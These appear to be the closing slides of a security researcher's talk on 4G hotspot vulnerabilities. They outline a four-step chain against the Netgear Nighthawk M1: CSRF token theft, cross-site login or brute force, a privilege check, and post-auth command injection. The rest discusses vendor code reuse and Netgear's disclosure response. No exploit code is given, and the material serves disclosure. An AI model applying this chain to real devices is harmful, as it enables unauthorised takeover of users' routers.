You can chain these in a similar way to the MF910

No auth bypass yet though, so not as clean.

1. Grab CSRF token from **`NetgearStrings.js`**.
2. Cross-site login/brute-force password.
3. Check user privilege by reloading **`NetgearStrings.js`**.
4. Post-auth command injection if priv = **`Admin`**

Netgear Nighthawk M1 - More reading

More stuff, written down:

https://ptp.sh/netgear_m1

So what?

Summary

Summary - Code reuse/where's it from?

Vendors should be asking "where else is code from that device running?"

ZTE didn't do this.

Netgear are running Sierra Wireless tech in their devices.

Issues might affect other vendors/similar devices using save dev stack.

Summary - Some vendors are hard work

Netgear are rubbish to disclose to.

We reported issues in February. If they're not fixed by now then 🤷‍♀️

Don't consider post-auth RCE serious.

Aren't going to fix the encryption issues.

But they will change the root password apparently? 🤦‍♀️

Lots of people to thank, some I know & some I don't

The Pen Test Partners and other people working there, Jamie Riden who doesn't any more.

Everyone on the Netgear M1 on 4pda.ru: https://4pda.ru/forum/index.php?showtopic=778715

Further reading

ZTE, Netgear & a TP-Link issue I didn't talk about today at:

https://ptp.sh/dc27_4g